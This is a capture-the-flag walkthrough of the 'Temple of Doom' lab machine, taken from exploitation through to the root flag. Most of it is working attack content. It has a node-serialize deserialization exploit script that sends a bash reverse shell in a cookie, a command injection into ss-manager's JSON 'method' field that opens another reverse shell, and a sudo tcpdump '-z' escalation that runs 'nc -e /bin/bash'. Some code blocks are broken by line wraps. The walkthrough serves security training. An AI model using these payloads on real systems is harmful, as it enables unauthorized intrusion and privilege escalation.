

Port 80

1. Found a page under construction



Under Construction, Come Back Later!

2. Upon refreshing, there is a JSON.parse error



```
SyntaxError: Unexpected token F in JSON at position 79
    at JSON.parse (<anonymous>)
    at Object.exports.unserialize (/home/nodeadmin/.web/node_modules/node-serialize/lib/serialize.js:62:16)
    at /home/nodeadmin/.web/server.js:12:29
    at Layer.handle [as handle_request] (/home/nodeadmin/.web/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/nodeadmin/.web/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/nodeadmin/.web/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/nodeadmin/.web/node_modules/express/lib/router/layer.js:95:5)
    at /home/nodeadmin/.web/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/home/nodeadmin/.web/node_modules/express/lib/router/index.js:335:12)
    at next (/home/nodeadmin/.web/node_modules/express/lib/router/index.js:275:10)
```

- A cookie is set when we first visited the page, upon refreshing the cookie is computed & there is a syntax error.
- Cookie:

  ```
  eyJ1c2VybmFtZSI6IkFkbWluIiwiY3NyZnRva2VuIjoidTMydDRvM3RiM2dnNDMxZnMzNGdnZGdjaGp3bnphMGw9IiwiRXhwaXJlcz0iOkZyaWRheSwgMTMgT2N0IDIwMTggMDA6MDA6MDAgR01UIn0%3D
  ```

- Base64 Decoded:


  ```
  {"username":"Admin","csrftoken":"u32t4o3tb3gg431fs34ggdgchjwnza0l=","Expires=":Friday, 13 Oct 2018 00:00:00 GMT"}7
  ```

  - Errors:
    - Missing quote for variable "Expires"
    - Random number at the end of the JSON value
- Corrected Syntax:

  ```
  {"username":"Admin","csrftoken":"u32t4o3tb3gg431fs34ggdgchjwnza0l=","Expires=":"Friday, 13 Oct 2018 00:00:00 GMT"}
  ```

- Base64 Encoded:

  `eyJ1c2VybmFtZSI6IkFkbWluIiwiY3NyZnRva2VuIjoidTMydDRvM3RiM2dnNDMxZnMzNGdnZGdjaGp3bnphMGw9IiwiRXhwaXJlcz0iOiJGcmlkYXksIDEzIE9jdCAyMDE4IDAwOjAwOjAwIEdNVCJ9`

  Hello Admin

  - Not useful information

3. `Node.JS - 'node-serialize' Remote Code Execution` exploit can be used, where a reverse shell payload is inserted into the cookie.


   - https://packetstormsecurity.com/files/161356/Node.JS-Remote-Code-Execution.html

     ```
     import requests
     import re
     import base64
     import sys
     url = 'http://192.168.56.105:666' # change this
     payload = ("require('http').ServerResponse.prototype.end = (function (end) {"
     "return function () {"
     "['close', 'connect', 'data', 'drain', 'end', 'error', 'lookup', 'timeout', ''].forEach(this.socket.removeAllListeners.bind(this.socket));"
     "console.log('still inside');"
     "const { exec } = require('child_process');"
     "exec('bash -i >& /dev/tcp/192.168.56.103/445 0>&1');" # change this
     "}"
     ```

```
"})(require('http').ServerResponse.prototype.end)")

# rce = "_$$ND_FUNC$$_process.exit(0)"
# code ="_$$ND_FUNC$$_console.log('behind you')"
code = "_$$ND_FUNC$$_" + payload

string =
'{"username":"TheUndead","country":"worldwide","city":"Tyr",
"exec": "'+code+'"}'

cookie = {'profile':base64.b64encode(string)}

try:
        response = requests.get(url, cookies=cookie).text
        print response
except requests.exceptions.RequestException as e:
        print('Oops!')
        sys.exit(1)
```

   a. Reverse shell payload is in a JSON & is stored in a variable called `string`
   b. Variable `String` is encoded with base64 & is sent as a cookie to the target.

4. Shell obtained




```
┌──(root💀kali)-[~/vulnHub/templeOfDoom]
└─# nc -nvlp 445
listening on [any] 445 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.105] 59682
bash: cannot set terminal process group (824): Inappropriate ioctl for device
bash: no job control in this shell
[nodeadmin@localhost ~]$
```

5. Another payload,

   - Install
   - Run exploit


```
python nodejsShell.py 192.168.56.103 443 |  grep eval |  sed
's/.*/{"rce":"_$$ND_FUNC$$_function (){(&)}()"}/' | base64 -w0
```



```
┌──(root💀kali)-[~/vulnHub/templeOfDoom/192.168.56.105/exploit/kind-of-Manual-exploit]
└─# nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.107] 46322
Connected!
whoami
nodeadmin
```

Privilege Escalation to fireman via vulnerable program


1. Ran linpeas
   - Initally, could not find anything
   - Since we have a user called `fireman` in home directory & we have no access to that directory, it is likely we have to privilege escalate to `fireman`
   - Search linpeas for user `fireman`

     ```
     ┌──(root💀kali)-[~/vulnHub/templeOfDoom/192.168.56.105/loot]
     └─# cat linpeas.out | grep -n fire
     358:root       832  0.0  0.0 301464  4084 ?        S    00:40   0:00 su fireman -c /usr/local/bin/ss-manager
     359:fireman    834  0.0  0.0  37060  3580 ?        Ss   00:40   0:00  _ /usr/local/bin/ss-manager
     365:-rwxr-xr-x. 1 fireman fireman  1199896 Mar 15  2018 /bin/bash
     705:fireman:x:1002:1002::/home/fireman:/bin/bash
     712:uid=1002(fireman) gid=1002(fireman) groups=1002(fireman)
     783:fireman                           Sat Dec 25 00:40:45 -0500 2021
     1564:   139275      0 -rw-rw----   1  fireman  mail             0 Jun  1  2018 /var/mail/ls
     1569:   139276      0 -rw-rw----   1  fireman   mail             0 Jun  1  2018 /var/mail/fireman
     1570:   139275      0 -rw-rw----   1  fireman   mail             0 Jun  1  2018 /var/spool/mail/ls
     1575:   139276      0 -rw-rw----   1  fireman   mail             0 Jun  1  2018 /var/spool/mail/fireman
     ```

     - fireman is executing `/usr/local/bin/ss-manager`
2. Search for exploits for ss-manager
   - https://www.exploit-db.com/exploits/43006
   - Test the exploit

```
nc -u 127.0.0.1 8839
add: {"server_port":8003, "password":"test", "method":"||touch
/tmp/RCE||"}
```




```
[nodeadmin@localhost tmp]$ nc -u 127.0.0.1 8839
add: {"server_port":8003, "password":"test", "method":"||touch /tmp/RCE||"}
ok^C
[nodeadmin@localhost tmp]$ ls -la
total 4
drwxrwxrwt  12 root      root       320 Dec 25 04:14 .
dr-xr-xr-x. 18 root      root      4096 May 30  2018 ..
drwx------   2 root      root        60 Dec 25 00:40 .esd-0
drwx------   2 nodeadmin nodeadmin   60 Dec 25 00:40 .esd-1001
-rw-------   1 fireman   fireman      0 Dec 25 04:14 evil
drwxrwxrwt   2 root      root        40 Dec 25 00:40 .font-unix
drwxrwxrwt   2 root      root        40 Dec 25 00:40 .ICE-unix
-rw-rw-r--   1 nodeadmin nodeadmin    0 Dec 25 04:01 lanjiao
-rw-------   1 fireman   fireman      0 Dec 25 04:14 RCE
drwx------   3 root      root        60 Dec 25 00:40 systemd-private-0263ad3
-YX9b2m
drwx------   3 root      root        60 Dec 25 00:40 systemd-private-0263ad3
rvice-5N5BMC
-rw-rw-r--   1 nodeadmin nodeadmin    0 Dec 25 03:53 test
drwxrwxrwt   2 root      root        40 Dec 25 00:40 .Test-unix
drwx------   2 nodeadmin nodeadmin   40 Dec 25 03:05 tmux-1001
drwxrwxrwt   2 root      root        40 Dec 25 00:40 .X11-unix
drwxrwxrwt   2 root      root        40 Dec 25 00:40 .XIM-unix
[nodeadmin@localhost tmp]$
```

- Fireman executed the command touch and created RCE file

3. Obtain shell

```
nc -u 127.0.0.1 8839
add: {"server_port":8003, "password":"test", "method":"||/bin/bash -i >& /dev/tcp/192.168.56.103/4444 0>&1||"
```




```
[nodeadmin@localhost tmp]$ nc -u 127.0.0.1 8839
add: {"server_port":8003, "password":"test", "method":"||/bin/bash -i >& /dev/tcp/192.168.56.103/4444 0>&1||"}
```

root@kali: ~/vulnHub

```
┌──(root💀kali)-[~/vulnHub/templeOfDoom/192.168.56.105/exploit]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.105] 59602
bash: cannot set terminal process group (834): Inappropriate ioctl for device
bash: no job control in this shell
[fireman@localhost root]$ whoami
whoami
fireman
[fireman@localhost root]$
```

Privilege Escalation to ROOT via SUDO misconfig

1. Check sudo access




```
User fireman may run the following commands on localhost:
    (ALL) NOPASSWD: /sbin/iptables
    (ALL) NOPASSWD: /usr/bin/nmcli
    (ALL) NOPASSWD: /usr/sbin/tcpdump
[fireman@localhost root]$
```

- Refer to GTFOBins

2. Exploit (tcpdump + sudo)


```
echo $'id\nnc -e /bin/bash 192.168.56.103 6666' > /tmp/exploit
chmod +x /tmp/exploit
sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exploit -Z
root
```

- After executing the above, press enter at `nodeadmin` terminal, in order to obtain root



```
[nodeadmin@localhost tmp]$ nc -u 127.0.0.1 8839

add: {"server_port":8003, "password":"test", "method":"||/bin/bash -i >& /dev/tcp/192.168.56.103/4444 0>&1||"}
```

3. Root shell & root flag obtained



```
┌──(root💀kali)-[~/vulnHub/templeOfDoom/192.168.56.105/loot]
└─# nc -nvlp 6666
listening on [any] 6666 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.105] 39642
bash: cannot set terminal process group (834): Inappropriate ioctl for device
bash: no job control in this shell
[root@localhost ~]# whoami
whoami
root
[root@localhost ~]# cd /root
cd /root
[root@localhost ~]# ls
ls
flag.txt
[root@localhost ~]# cat flag.txt
cat flag.txt
[+] You're a soldier.
[+] One of the best that the world could set against
[+] the demonic invasion.

+-----------------------------------------------------------------------------+
| |       |\                                           -~ /     \  /          |
|~~__     | \                                         | \/       /\          /|
|    --   |  \                                        | / \    /    \     /   |
|      |~_|   \                                   \___|/    \/         /      |
|--__  |   -- |\________________________________/~~\~~|    /  \     /     \   |
|   |~~--__  |~_|____|____|____|____|____|____|/ /  \/|\ /      \/          \/|
|   |      |~--_|__|____|____|____|____|____|_/ /|    |/ \    /   \       /   |
|___|______|__|_||____|____|____|____|____|__[]/_|----|    \/       \  /      |
|  \mmmm :   | _|___|____|____|____|____|___|  /\|   /  \      /  \      |
|      B :_--~~ |_|____|____|____|____|____|____|  |  |\/      \ /        \   |
|  __--P :  |  /                                /  /  | \     /  \          /\|
|~~  |   :  | /                                 ~~~   |  \  /      \      /   |
|    |      |/                        .-.             |  /\          \  /     |
|    |      /                        |   |            |/   \          /\      |
|    |     /                        |     |            -_   \       /    \    |
+-----------------------------------------------------------------------------+
|          |  /|  |   |  2  3  4  | /~~~~~\ |       /|    |_| ....  ......... |
|          |  ~|~ | % |           | | ~J~ | |       ~|~ % |_| ....  ......... |
|   AMMO   |  HEALTH  |  5  6  7  |  \===/  |    ARMOR    |#| ....  ......... |
+-----------------------------------------------------------------------------+

                FLAG: kre0cu4jl4rzjicpo1i7z5l1

[+] Congratulations on completing this VM & I hope you enjoyed my first boot2root.

[+] You can follow me on twitter: @0katz

[+] Thanks to the homie: @Pink_P4nther
[root@localhost ~]#
```